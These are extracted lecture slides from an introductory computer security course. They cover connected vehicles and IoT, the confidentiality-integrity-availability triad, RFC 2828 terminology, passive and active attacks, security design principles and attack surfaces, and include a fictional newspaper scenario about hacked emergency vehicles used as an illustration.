
# Key Concepts Driving A Tech Revolution

- Ubiquitous Networking
  - Everything is connected
  - How many devices do you have with you now? At your house? In your office?
- Low Cost Embedded Processing
  - 1980s Supercomputer power now in hand held devices.
  - Cost of embedded systems has dropped changing the economic drivers
- Emergence of Big Data
  - Its not just a lot of data, it's a way of looking at and analyzing the data
- Both Challenges and Opportunities


We will illustrate these concepts with vehicles

# Low Cost Embedded Processing

Software Size (million Lines of Code)



Source: <https://www.linkedin.com/pulse/20140626152045-3625632-car-software-100m-lines-of-code-and-counting>



Source: <http://www.popularmechanics.com/cars/how-to/a7386/how-it-works-the-computer-inside-your-car/>

# Ubiquitous Networking



Source: <https://www.transportation.gov/fastlane/connected-vehicle-pilots-coming-region-near-you>

## Vehicle Likely Has Or Soon Will Have

- Wireless Tire Pressure Monitor
- Mobile Phone Connected via Bluetooth
- Telematics/connectivity services
- Built-in Wifi



... Including Private and Public Sector Goals.

Reduce Traffic

Reduce Hospital  
Costs (Accidents)

Reduce Accidents


Reduce Carbon  
Emissions

# Big Data - Intelligence Data



- Sample: 1 Day of Gas Station fill-ups
- Over 60,000 fill-ups in a day
- Over 10,000 more gas stations than OSM

# More than just Automotive Data: Telematics weather example



# CONVERGENCE OF CYBER AND PHYSICAL

Cyber and physical worlds are being combined through the Internet of Things (IOT), Cyber Physical Systems (CPS), and Smart and Connected Communities (SCC)

## IOT, CPS, and SCC Are Becoming Ubiquitous:

- Smart cars, smart grids, smart medical devices, smart manufacturing, smart homes, and so on
- Rapid advances in robotics
- Data science and machine learning enable new insights
- You will “bet your life” on many of these systems
- Fast moving field focusing on functionality now and

***will bolt on security later...***



# THE DAILY NEWS

Thursday, April 16, 2018

THE WORLD'S FAVORITE NEWSPAPER

\$1.25

## CHAOS AND TERROR

### Cyber-Sabotaged Fire Trucks Crash Into Bombing Scene



**Fire trucks responding to the bombing scene careened out of control after being sabotaged in apparent cyber attacks.**

At least 20 people are dead and hundreds are injured in what appears to be a coordinated terrorist attack. Fire trucks and police units rushing down city streets to the scene of a downtown car bombing had their brakes and steering remotely disabled by cyber attacks.

Hundreds of bomb victims lay injured in the streets waiting for hours for help and many died because they did not get to a hospital in time.



According to police sources, officials have been aware for some time that emergency vehicles could be vulnerable to remote "car hacking" attacks but they did not consider it a likely terrorist threat.

# PROPOSED NEUTRAL VEHICLE



## Open Data Enables Innovation

- Community has a poor track record predicting how data will be used
- Allows novel uses to access data

## Open Data Enables Science

- Science requires repeatable experiments
- Avoids conflict of interest appearance

## Open Data Improves Security

- One common API that natively include security
- Doesn't require a different solution for each data provider

**Read Computer Security: Principle  
and Practices Chapter 1**




Figure 1.1 Essential Network and Computer Security Requirements

# Key Security Concepts

## Confidentiality

- Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information

## Integrity

- Guarding against improper information modification or destruction, including ensuring information nonrepudiation and authenticity

## Availability

- Ensuring timely and reliable access to and use of information



# Levels of Impact

## Low

The loss could be expected to have a limited adverse effect on organizational operations, organizational assets, or individuals

## Moderate

The loss could be expected to have a serious adverse effect on organizational operations, organizational assets, or individuals

## High

The loss could be expected to have a severe or catastrophic adverse effect on organizational operations, organizational assets, or individuals

## Key Terminology

Computer Security Terminology, from RFC 2828, *Internet Security Glossary*, May 2000

**Adversary (threat agent)** Individual, group, organization, or government that conducts or has the intent to conduct detrimental activities.

**Attack** Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself.

**Countermeasure** A device or techniques that has as its objective the impairment of the operational effectiveness of undesirable or adversarial activity, or the prevention of espionage, sabotage, theft, or unauthorized access to or use of sensitive information or information systems.


**Risk** A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of 1) the adverse impacts that would arise if the circumstance or event occurs; and 2) the likelihood of occurrence.

**Security Policy** A set of criteria for the provision of security services. It defines and constrains the activities of a data processing facility in order to maintain a condition of security for systems and data.

**System Resource (Asset)** A major application, general support system, high impact program, physical plant, mission critical system, personnel, equipment, or a logically related group of systems.

**Threat** Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

**Vulnerability** Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.



**Figure 1.2 Security Concepts and Relationships**

# Vulnerabilities, Threats and Attacks

## ■ Categories of vulnerabilities

- Corrupted (loss of integrity)
- Leaky (loss of confidentiality)
- Unavailable or very slow (loss of availability)

## ■ Threats

- Capable of exploiting vulnerabilities
- Represent potential security harm to an asset

## ■ Attacks (threats carried out)

- Passive – attempt to learn or make use of information from the system that does not affect system resources
- Active – attempt to alter system resources or affect their operation
- Insider – initiated by an entity inside the security parameter
- Outsider – initiated from outside the perimeter

Threat Consequence	Threat Action (Attack)
<b>Unauthorized Disclosure</b> A circumstance or event whereby an entity gains access to data for which the entity is not authorized.	<p><b>Exposure:</b> Sensitive data are directly released to an unauthorized entity.</p> <p><b>Interception:</b> An unauthorized entity directly accesses sensitive data traveling between authorized sources and destinations.</p> <p><b>Inference:</b> A threat action whereby an unauthorized entity indirectly accesses sensitive data (but not necessarily the data contained in the communication) by reasoning from characteristics or byproducts of communications.</p> <p><b>Intrusion:</b> An unauthorized entity gains access to sensitive data by circumventing a system's security protections.</p>
<b>Deception</b> A circumstance or event that may result in an authorized entity receiving false data and believing it to be true.	<p><b>Masquerade:</b> An unauthorized entity gains access to a system or performs a malicious act by posing as an authorized entity.</p> <p><b>Falsification:</b> False data deceive an authorized entity.</p> <p><b>Repudiation:</b> An entity deceives another by falsely denying responsibility for an act.</p>
<b>Disruption</b> A circumstance or event that interrupts or prevents the correct operation of system services and functions.	<p><b>Incapacitation:</b> Prevents or interrupts system operation by disabling a system component.</p> <p><b>Corruption:</b> Undesirably alters system operation by adversely modifying system functions or data.</p> <p><b>Obstruction:</b> A threat action that interrupts delivery of system services by hindering system operation.</p>
<b>Usurpation</b> A circumstance or event that results in control of system services or functions by an unauthorized entity.	<p><b>Misappropriation:</b> An entity assumes unauthorized logical or physical control of a system resource.</p> <p><b>Misuse:</b> Causes a system component to perform a function or service that is detrimental to system security.</p>

	<b>Availability</b>	<b>Confidentiality</b>	<b>Integrity</b>
<b>Hardware</b>	Equipment is stolen or disabled, thus denying service.	An unencrypted CD-ROM or DVD is stolen.	
<b>Software</b>	Programs are deleted, denying access to users.	An unauthorized copy of software is made.	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task.
<b>Data</b>	Files are deleted, denying access to users.	An unauthorized read of data is performed. An analysis of statistical data reveals underlying data.	Existing files are modified or new files are fabricated.
<b>Communication Lines and Networks</b>	Messages are destroyed or deleted. Communication lines or networks are rendered unavailable.	Messages are read. The traffic pattern of messages is observed.	Messages are modified, delayed, reordered, or duplicated. False messages are fabricated.

# Passive and Active Attacks

## Passive Attack

- Attempts to learn or make use of information from the system but does not affect system resources
- Eavesdropping on, or monitoring of, transmissions
- Goal of attacker is to obtain information that is being transmitted
- Two types:
  - Release of message contents
  - Traffic analysis

## Active Attack

- Attempts to alter system resources or affect their operation
- Involve some modification of the data stream or the creation of a false stream
- Four categories:
  - Replay
  - Masquerade
  - Modification of messages
  - Denial of service

# Fundamental Security Design Principles

Economy of mechanism

Fail-safe defaults

Complete mediation

Open design

Separation of privilege

Least privilege

Least common mechanism

Psychological acceptability


Isolation

Encapsulation

Modularity

Layering

Least astonishment



# Lecture 2: Cross Cutting Fundamentals

---

August 30, 2018

Dr. Dan Massey

**Read Computer Security: Principle  
and Practices Chapter 1 –  
Continued from Lecture 1**

# Fundamental Security Design Principles

Economy of mechanism

Fail-safe defaults

Complete mediation

Open design

Separation of privilege

Least privilege

Least common mechanism

Psychological acceptability

Isolation

Encapsulation

Modularity

Layering

Least astonishment

# Attack Surfaces

Consist of the reachable and exploitable vulnerabilities in a system

Examples:

Open ports on outward facing Web and other servers, and code listening on those ports

Services available on the inside of a firewall

Code that processes incoming data, email, XML, office documents, and industry-specific custom data exchange formats

Interfaces, SQL, and Web forms

An employee with access to sensitive information vulnerable to a social engineering attack

# Attack Surface Categories

## Network Attack Surface

Vulnerabilities over an enterprise network, wide-area network, or the Internet

Included in this category are network protocol vulnerabilities, such as those used for a denial-of-service attack, disruption of communications links, and various forms of intruder attacks

